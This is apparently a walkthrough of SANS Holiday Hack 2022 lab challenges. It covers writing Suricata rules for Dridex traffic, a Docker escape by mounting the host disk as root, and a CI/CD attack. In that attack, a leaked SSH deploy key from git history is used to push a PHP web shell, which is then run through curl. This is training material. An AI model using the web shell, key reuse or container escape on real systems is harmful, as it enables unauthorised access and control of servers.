Use your investigative analysis skills and the suspicious.pcap file to help develop Suricata rules for the elves!

There's a short list of rules started in suricata.rules in your home directory.

First off, the STINC (Santa's Team of Intelligent Naughty Catchers) has a lead for us.
They have some Dridex indicators of compromise to check out.
First, please create a Suricata rule to catch DNS lookups for adv.epostoday.uk.
Whenever there's a match, the alert message (msg) should read Known bad DNS lookup, possible Dridex infection.
Add your rule to suricata.rules

Once you think you have it right, run ./rule_checker to see how you've done!
As you get rules correct, rule_checker will ask for more to be added.

If you want to start fresh, you can exit the terminal and start again or cp suricata.rules.backup suricata.rules

Good luck, and thanks for helping save the North Pole!
```

Open **vim** and add the first rule, then run **./rule_checker** to find out what is needed for the second rule:

```
elf@36beb2836307:~$ vim suricata.rules
alert dns any any -> any any (msg:"Known bad DNS lookup, possible Dridex infection"; dns.query; content:"adv.epostoday.uk"; nocase; sid:1;)

elf@36beb2836307:~$ ./rule_checker
10/12/2022 -- 16:02:19 - <Notice> - This is Suricata version 6.0.8 RELEASE running in USER mode
10/12/2022 -- 16:02:19 - <Notice> - all 9 packet processing threads, 4 management threads initialized, engine started.
10/12/2022 -- 16:02:19 - <Notice> - Signal Received.  Stopping engine.
10/12/2022 -- 16:02:19 - <Notice> - Pcap-file module read 1 files, 5172 packets, 3941260 bytes
First rule looks good!

STINC thanks you for your work with that DNS record! In this PCAP, it points to 192.185.57.242.
Develop a Suricata rule that alerts whenever the infected IP address 192.185.57.242 communicates with internal systems over HTTP.
When there's a match, the message (msg) should read Investigate suspicious connections, possible Dridex infection

For the second indicator, we flagged 0 packet(s), but we expected 681. Please try again!
```

Open **vim** and add the second rule, then run **./rule_checker** to find out what is needed for the third rule:

```
elf@8b7640c4fa1f:~$ vim suricata.rules
alert http any any <> 192.185.57.242 any (msg:"Investigate suspicious connections, possible Dridex infection";sid:2;)

elf@8b7640c4fa1f:~$ ./rule_checker
10/12/2022 -- 22:38:10 - <Notice> - This is Suricata version 6.0.8 RELEASE running in USER mode
10/12/2022 -- 22:38:11 - <Notice> - all 9 packet processing threads, 4 management threads initialized, engine started.
10/12/2022 -- 22:38:11 - <Notice> - Signal Received.  Stopping engine.
```

```
10/12/2022 -- 22:38:11 - <Notice> - Pcap-file module read 1 files, 5172 packets, 3941260 bytes
First rule looks good!

Second rule looks good!

We heard that some naughty actors are using TLS certificates with a specific CN.
Develop a Suricata rule to match and alert on an SSL certificate for heardbellith.Icanwepeh.nagoya.
When your rule matches, the message (msg) should read Investigate bad certificates, possible Dridex infection

For the third indicator, we flagged 0 packet(s), but we expected 1. Please try again!
```

Open **vim** and add the third rule, then run **./rule_checker** to find out what is needed for the next rule:

```
elf@8b7640c4fa1f:~$ vim suricata.rules
alert tls any any -> any any (msg:"Investigate bad certificates, possible Dridex infection"; tls.cert_subject; content:"CN=heardbellith.Icanwepeh.nagoya";sid:3;)

elf@8b7640c4fa1f:~$ ./rule_checker
10/12/2022 -- 22:56:41 - <Notice> - This is Suricata version 6.0.8 RELEASE running in USER mode
10/12/2022 -- 22:56:41 - <Notice> - all 9 packet processing threads, 4 management threads initialized, engine started.
10/12/2022 -- 22:56:41 - <Notice> - Signal Received.  Stopping engine.
10/12/2022 -- 22:56:41 - <Notice> - Pcap-file module read 1 files, 5172 packets, 3941260 bytes
First rule looks good!

Second rule looks good!

Third rule looks good!

OK, one more to rule them all and in the darkness find them.
Let's watch for one line from the JavaScript: let byteCharacters = atob
Oh, and that string might be GZip compressed - I hope that's OK!
Just in case they try this again, please alert on that HTTP data with message Suspicious JavaScript function, possible Dridex infection

For the fourth indicator, we flagged 0 packet(s), but we expected 1. Please try again!
```

When we've added the forth rule, we're done. **./rule_checker** thanks us:

```
elf@8b7640c4fa1f:~$ vim suricata.rules
alert http any any -> any any (msg:"Suspicious JavaScript function, possible Dridex infection";file_data; content:"let byteCharacters = atob";sid:4;)

elf@8b7640c4fa1f:~$ ./rule_checker
10/12/2022 -- 22:59:13 - <Notice> - This is Suricata version 6.0.8 RELEASE running in USER mode
10/12/2022 -- 22:59:13 - <Notice> - all 9 packet processing threads, 4 management threads initialized, engine started.
10/12/2022 -- 22:59:13 - <Notice> - Signal Received.  Stopping engine.
10/12/2022 -- 22:59:13 - <Notice> - Pcap-file module read 1 files, 5172 packets, 3941260 bytes
First rule looks good!

Second rule looks good!

Third rule looks good!

Forth rule looks good! You've done it – thank you!
```

When we talk to Fitzy one more time, the Snowrog disappears.

Fitzy Shortstack:
Woo hoo - you wielded Suricata magnificently! Thank you!
Now to shout the final warning of power to the Snowrog...
YOU...SHALL NOT...PASS!!!
...

This concludes the objectives for the Tolkien Ring, but before we move on, let's grab the items from the hidden Treasure Chest. Follow the hidden path to get to the chest:

ACHIEVEMENT 3) RECOVER THE ELFEN RING

Objective 3a) Clone with a Difference

Difficulty: 1 – Clone a code repository. Get hints for this challenge from Bow Ninecandle in the Elfen Ring.

Get further down the tunnels to the Elfen Ring. Before the entrance, talk to Morcel:

Morcel Nougat:
Hello, I'm Morcel Nougat, elf extraordinaire!
I was in the first group of elves that started digging into the snow.
Eventually, we burrowed deep enough that we came upon an already existing tunnel network.
As we explored it, we encountered a people that claimed to be the Flobbits.
We were all astonished, because we learn a little about the Flobbits in history class, but nobody's ever seen them.
They were part of the Great Schism hundreds of years ago that split the Munchkins and the Elves.
Not much else was known, until we met them in the tunnels! Turns out, their exodus took them to Middle Earth.
They only appear when the 5 Rings are in jeopardy. Though, the Rings weren't lost until after we started digging. Hmm...
Anyways, be careful as you venture down further. I hear something sinister is in the depths of these tunnels.
...

Next, enter the door, take the boat and talk to Bow:

Bow Ninecandle:
Well hello! I'm Bow Ninecandle!
Have you ever used Git before? It's so neat!
It adds so much convenience to DevOps, like those times when a new person joins the team.
They can just clone the project, and start helping out right away!
Speaking of, maybe you could help me out with cloning this repo?
I've heard there's multiple methods, but I only know how to do one.
If you need more help, check out the panel of very senior DevOps experts.
...

Click on the **Clone with a difference**-terminal.

```
We just need you to clone one repo: git clone git@haugfactory.com:asnowball/aws_scripts.git
This should be easy, right?

Thing is: it doesn't seem to be working for me. This is a public repository though. I'm so confused!

Please clone the repo and cat the README.md file.
Then runtoanswer and tell us the last word of the README.md file!

bow@b9763e920260:~$
```

Let's start by running the command given. Unfortunately, we're missing the correct private key for this.

```
bow@b9763e920260:~$ git clone git@haugfactory.com:asnowball/aws_scripts.git
Cloning into 'aws_scripts'...
The authenticity of host 'haugfactory.com (34.171.230.38)' can't be established.
ECDSA key fingerprint is SHA256:CqJXHictW5q0bjAZOknUyA2zzRgSEJLmdMo4nPj5Tmw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'haugfactory.com,34.171.230.38' (ECDSA) to the list of known hosts.
git@haugfactory.com: Permission denied (publickey).
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
```

But, we can still clone the repository via HTTP...

```
bow@b9763e920260:~$ git clone http://haugfactory.com/asnowball/aws_scripts.git
Cloning into 'aws_scripts'...
warning: redirecting to https://haugfactory.com/asnowball/aws_scripts.git/
remote: Enumerating objects: 64, done.
remote: Total 64 (delta 0), reused 0 (delta 0), pack-reused 64
Unpacking objects: 100% (64/64), 23.83 KiB | 1.40 MiB/s, done.
```

We could now simply **cat** the README.md file, but that would make this write-up unnecessary long (we do want to keep it under that 50-page limit, do we? ;-)). Let's use **awk** to just get the last word, and submit the answer:

```
bow@b9763e920260:~$ awk 'END {print $NF}' aws_scripts/README.md
maintainers.

bow@b9763e920260:~$ runtoanswer
                                        Read that repo!
What's the last word in the README.md file for the aws_scripts repo?

> maintainers
Your answer: maintainers

Checking......
Your answer is correct!
```

Objective 3b) Find the Next Objective


Talk to Bow Ninecandle for the next objective.

Bow Ninecandle:
Wow - great work! Thank you!
Say, if you happen to be testing containers for security, there are some things you should think about.
Developers love to give ALL TeH PERMz so that things "just work," but it can cause real problems.
It's always smart to check for excessive user and container permissions.
You never know! You might be able to interact with host processes or filesystems!
...

Objective 3c) Prison Escape

Difficulty: 3 – Escape from a container. Get hints for this challenge from Bow Ninecandle in the Elfen Ring. What hex string appears in the host file `/home/jailer/.ssh/jail.key.priv`?

Continue with the boat, go up the stairs to find Tinsel and the **Prison Escape**-terminal. Talk to Tinsel, then open the terminal:



Tinsel Upatree:
Hiya hiya, I'm Tinsel Upatree!
Check me out, I'm working side-by-side with a real-life Flobbit. Epic!
Anyway, would ya' mind looking at this terminal with me?
It takes a few seconds to start up, but then you're logged into a super secure container environment!
Or maybe it isn't so secure? I've heard about container escapes, and it has me a tad worried.
Do you think you could test this one for me? I'd appreciate it!
...

```
#######################################################
Sun Dec 11 00:03:25 UTC 2022
On attempt [6] of trying to connect.
If no connection is made after [60] attempts
contact the holidayhack sys admins via discord.
#######################################################

Greetings Noble Player,

You find yourself in a jail with a recently captured Dwarven Elf.

He desperately asks your help in escaping for he is on a quest to aid a friend in a search for
treasure inside a crypto-mine.

If you can help him break free of his containment, he claims you would receive "MUCH GLORY!"

Please, do your best to un-contain yourself and find the keys to both of your freedom.
grinchum-land:~$
```

"Un-**contain**" sounds like a hint that we need to escape from a **contain**er. Maybe docker?

```
grinchum-land:~$ cat /proc/self/cgroup | grep docker
11:hugetlb:/docker/5914196effaea8ea68cf00e140cea3e413a35c2859e1004bdd0cbf5ca7401b55
10:memory:/docker/5914196effaea8ea68cf00e140cea3e413a35c2859e1004bdd0cbf5ca7401b55
9:perf_event:/docker/5914196effaea8ea68cf00e140cea3e413a35c2859e1004bdd0cbf5ca7401b55
8:pids:/docker/5914196effaea8ea68cf00e140cea3e413a35c2859e1004bdd0cbf5ca7401b55
7:blkio:/docker/5914196effaea8ea68cf00e140cea3e413a35c2859e1004bdd0cbf5ca7401b55
6:cpuset:/docker/5914196effaea8ea68cf00e140cea3e413a35c2859e1004bdd0cbf5ca7401b55
5:freezer:/docker/5914196effaea8ea68cf00e140cea3e413a35c2859e1004bdd0cbf5ca7401b55
4:net_cls,net_prio:/docker/5914196effaea8ea68cf00e140cea3e413a35c2859e1004bdd0cbf5ca7401b55
3:cpu,cpuacct:/docker/5914196effaea8ea68cf00e140cea3e413a35c2859e1004bdd0cbf5ca7401b55
2:devices:/docker/5914196effaea8ea68cf00e140cea3e413a35c2859e1004bdd0cbf5ca7401b55
1:name=systemd:/docker/5914196effaea8ea68cf00e140cea3e413a35c2859e1004bdd0cbf5ca7401b55
0::/docker/5914196effaea8ea68cf00e140cea3e413a35c2859e1004bdd0cbf5ca7401b55
```

Yep, this is definitely docker… Let's see if we can execute anything as root using **sudo**:

```
grinchum-land:/$ sudo -l
User samways may run the following commands on grinchum-land:
    (ALL) NOPASSWD: ALL

grinchum-land:/$ sudo su -
grinchum-land:~#
```

Great! Getting root-access was easy. This makes escaping the docker-container also a lot easier. Let's see if we can mount the hosts' root-filesystem:

```
grinchum-land:/# cat /proc/cmdline
console=ttyS0 reboot=k panic=1 pci=off ip=dhcp root=/dev/vda rw virtio_mmio.device=4K@0xd0000000:5 virtio_mmio.device=4K@0xd0001000:6

grinchum-land:/# mkdir /mnt/escape

grinchum-land:/# mount /dev/vda /mnt/escape/

grinchum-land:/# cd /mnt/escape/

grinchum-land:/mnt/escape# ls
bin   dev  home  lib32  libx32      media  opt   root  sbin  sys  usr
boot  etc  lib   lib64  lost+found  mnt    proc  run   srv   tmp  var
```

Nice… We now have full access over the hosts' root-volume, so we can simply **cat** that **jail.key.priv** file, and enter the hex-string in our badge.

```
grinchum-land:/mnt/escape# cat home/jailer/.ssh/jail.key.priv

                Congratulations!
```

```
You've found the secret for the
HHC22 container escape challenge!

                 .--._..--.
            ___   ( _'-_  -_.'
        _.-'   `-._|  - :- |
     _.-'            `-...__|
  .-'                     '--..___
 / `._                            \
  `. `._             one           |
    `. `._                        /
     '. `._   :_________....-----'
       `..`---'    |-_  _- |___...-----..._
                   |_.....-'                `.`.
              _...--'                         `.`.
          _..-'                                _.'.'
      .-'            step                     _.'.'
     |                                   _.'.'
     |                  __....------'-'
     |    __...------'''  _|
     '--'''        |-  - _ |
              _.-''''''''''''''''''.-._
           _.'                       |\
         .'                        _.' |
         `._         closer          |:.'
           `._                    _.' |
              `..__               |  |
                  `----._.--.    _|  |
                  | _   - | `-..|_.'
        .--...__  |  -  _|
        .'_       `--.....__ |
        .'_                 `--..__
       .'_                          `.
      .'_    082bb339ec19de4935867    `-.
     `--..____                          _ `.
              ```--...___            _..--'
                  | - _ ```---..._.'
                  | - _ |
                  |_ - - |
                  | - _ |
                  | -_ -_|
                  | - _ |
                  | - _ |
                  | -_ -_|
```

## Objective 3d) Find the Next Objective

*Talk to Tinsel Upatree for the next objective.*

***Tinsel Upatree:***
*Great! Thanks so much for your help!*
*Now that you've helped me with this, I have time to tell you about the deployment tech I've been working on!*
*Continuous Integration/Continuous Deployment pipelines allow developers to iterate and innovate quickly.*
*With this project, once I push a commit, a GitLab runner will automatically deploy the changes to production.*
*WHOOPS! I didn't mean to commit that to http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git...*
*Unfortunately, if attackers can get in that pipeline, they can make an awful mess of things!*
*...*

## Objective 3e) Jolly CI/CD

*Difficulty: 5 – Exploit a CI/CD pipeline. Get hints for this challenge from Tinsel Upatree in the Elfen Ring.*

Go up the stairs to Rippin, talk to him and open the **Jolly CI/CD**-terminal.

***Rippin Proudboot:***
*Have you managed to help Tinsel with his prison escape?*
*...*
*Yes, hello, I'm Rippin Proudboot. Can I help you?*
*Oh, you'd like to help me? Well, I'm not quite sure you can, but we shall see.*
*The elves here introduced me to this new CI/CD technology. It seems quite efficient.*
*Unfortunately, the sporcs seem to have gotten their grubby mits on it as well, along with the Elfen Ring.*
*They've used CI/CD to launch a website, and the Elfen Ring to power it.*
*Might you be able to check for any misconfigurations or vulnerabilities in their CI/CD pipeline?*
*If you do find anything, use it to exploit the website, and get the ring back!*
*...*

```
###
Sun Dec 11 00:28:29 UTC 2022
On attempt [8] of trying to connect.
If no connection is made after [60] attempts
contact the holidayhack sys admins via discord.
###

Greetings Noble Player,

Many thanks for answering our desperate cry for help!

You may have heard that some evil Sporcs have opened up a web-store selling
counterfeit banners and flags of the many noble houses found in the land of
the North! They have leveraged some dastardly technology to power their
storefront, and this technology is known as PHP!

gasp

This strorefront utilizes a truly despicable amount of resources to keep the
website up. And there is only a certain type of Christmas Magic capable of
powering such a thing… an Elfen Ring!
```
```

```
Along with PHP there is something new we've not yet seen in our land.
A technology called Continuous Integration and Continuous Deployment!

Be wary!

Many fair elves have suffered greatly but in doing so, they've managed to
secure you a persistent connection on an internal network.

BTW take excellent notes!

Should you lose your connection or be discovered and evicted the
elves can work to re-establish persistence. In fact, the sound off fans
and the sag in lighting tells me all the systems are booting up again right now.

Please, for the sake of our Holiday help us recover the Ring and save Christmas!
grinchum-land:~$
```

When we first try to clone the Git-repository Tinsel mentioned, we cannot resolve the hostname.

```
grinchum-land:~$ git clone http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git
Cloning into 'wordpress.flag.net.internal'...
fatal: unable to access 'http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git/': Could not resolve host: gitlab.flag.net.internal
```

Since the challenge mentioned that **all the systems are booting up again right now**, we wait a bit. We can use **watch** to keep pinging the host until it responds.

```
grinchum-land:~$ watch "ping -c1 gitlab.flag.net.internal"
```

After about 5 minutes, the output changes and we have a reply… Now we can clone the repository…

```
grinchum-land:~$ git clone http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git
Cloning into 'wordpress.flag.net.internal'...
remote: Enumerating objects: 10195, done.
remote: Total 10195 (delta 0), reused 0 (delta 0), pack-reused 10195
Receiving objects: 100% (10195/10195), 36.49 MiB | 19.95 MiB/s, done.
Resolving deltas: 100% (1799/1799), done.
Updating files: 100% (9320/9320), done.

grinchum-land:~$ cd wordpress.flag.net.internal/
```

Let's get a log of all commits and see if we can spot anything interesting:

```
grinchum-land:~/wordpress.flag.net.internal$ git log
commit 37b5d575bf81878934adb937a4fff0d32a8da105
Author: knee-oh <sporx@kringlecon.com>
Date:   Wed Oct 26 13:58:15 2022 -0700

    updated wp-config

commit a59cfe83522c9aeff80d49a0be2226f4799ed239
Author: knee-oh <sporx@kringlecon.com>
Date:   Wed Oct 26 12:41:05 2022 -0700

    update gitlab.ci.yml

commit a968d32c0b58fd64744f8698cbdb60a97ec604ed
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 16:43:48 2022 -0700

    test

commit 7093aad279fc4b57f13884cf162f7d80f744eea5
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 15:08:14 2022 -0700

    add gitlab-ci

commit e2208e4bae4d41d939ef21885f13ea8286b24f05
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:43:53 2022 -0700

    big update

commit e19f653bde9ea3de6af21a587e41e7a909db1ca5
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:42:54 2022 -0700

    whoops

commit abdea0ebb21b156c01f7533cea3b895c26198c98
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:42:13 2022 -0700

    added assets

commit a7d8f4de0c594a0bbfc963bf64ab8ac8a2f166ca
Author: knee-oh <sporx@kringlecon.com>
Date:   Mon Oct 24 17:32:07 2022 -0700

    init commit
```

That **whoops** sounds like something we can use. Let's see what changed:

```
grinchum-land:~/wordpress.flag.net.internal$ git diff abdea0ebb21b156c01f7533cea3b895c26198c98 e19f653bde9ea3de6af21a587e41e7a909db1ca5
diff --git a/.ssh/.deploy b/.ssh/.deploy
deleted file mode 100644
index 3f7a9e3..0000000
--- a/.ssh/.deploy
+++ /dev/null
@@ -1,7 +0,0 @@
------BEGIN OPENSSH PRIVATE KEY-----
-b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAABAAAAMwAAAAtzc2gtZW
-QyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBU5
```

```
-9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
-AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLZfDot
-PqBj2tDq9NBdTUkbZBriAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
------END OPENSSH PRIVATE KEY-----
diff --git a/.ssh/.deploy.pub b/.ssh/.deploy.pub
deleted file mode 100644
index 8c0b43c..0000000
--- a/.ssh/.deploy.pub
+++ /dev/null
@@ -1 +0,0 @@
-ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7AsdI7HOvk4piOcwLZfDotPqBj2tDq9NBdTUkbZBri sporx@kringlecon.com
```

Niiiice! Some SSH-keys where accidentally committed (**whoops**) and removed again.

Let's create a copy of those ssh-keys in our homefolder, fix the permissions and test our connection (remember to remove the leading '-'-symbol for each line):

```
grinchum-land:~/wordpress.flag.net.internal$ mkdir ~/.ssh
grinchum-land:~/wordpress.flag.net.internal$ vim ~/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBU5
9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLZfDot
PqBj2tDq9NBdTUkbZBriAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
-----END OPENSSH PRIVATE KEY-----

grinchum-land:~/wordpress.flag.net.internal$ vim ~/.ssh/id_rsa.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7AsdI7HOvk4piOcwLZfDotPqBj2tDq9NBdTUkbZBri sporx@kringlecon.com

grinchum-land:~/wordpress.flag.net.internal$ chmod 700 ~/.ssh
grinchum-land:~/wordpress.flag.net.internal$ chmod 600 ~/.ssh/*

grinchum-land:~/wordpress.flag.net.internal$ ssh -T git@gitlab.flag.net.internal
The authenticity of host 'gitlab.flag.net.internal (172.18.0.150)' can't be established.
ED25519 key fingerprint is SHA256:jW9axa8onAWH+31D5iHA2BYliy2AfsFNaqomfCzb2vg.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? Yes
Warning: Permanently added 'gitlab.flag.net.internal' (ED25519) to the list of known hosts.
Welcome to GitLab, @knee-oh!
```

The keys still work, so that proves they weren't rotated after being accidentally published. Let's re-configure Git to use ssh-mode instead of http. We also configure the email-address to the address found in the public key, and set a username.

```
grinchum-land:~/wordpress.flag.net.internal$ git remote set-url origin $(git remote show origin | grep "Fetch URL" | sed 's/ *Fetch URL: //' | sed
's/http:\/\/gitlab.flag.net.internal\//git@gitlab.flag.net.internal:/')
grinchum-land:~/wordpress.flag.net.internal$ git config --global user.email "sporx@kringlecon.com"
grinchum-land:~/wordpress.flag.net.internal$ git config --global user.name "knee-oh"
```

Now, create a simple php-backdoor and push it to the server:

```
grinchum-land:~/wordpress.flag.net.internal$ vim cmd.php
<?php
if(isset($_GET['cmd'])):
  system($_GET['cmd']);
endif;
?>

grinchum-land:~/wordpress.flag.net.internal$ git add cmd.php
grinchum-land:~/wordpress.flag.net.internal$ git commit -m 'cmd.php added'
[main e5ec005] cmd.php added
 1 file changed, 5 insertions(+)
 create mode 100644 cmd.php

grinchum-land:~/wordpress.flag.net.internal$ git push
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 2 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 316 bytes | 316.00 KiB/s, done.
Total 3 (delta 1), reused 0 (delta 0), pack-reused 0
To gitlab.flag.net.internal:rings-of-powder/wordpress.flag.net.internal.git
   37b5d57..e5ec005  main -> main
```

Alright… time to test our little backdoor… Let's try to run **id** to see if it works, and who we are…

```
grinchum-land:~/wordpress.flag.net.internal$ curl http://wordpress.flag.net.internal/cmd.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

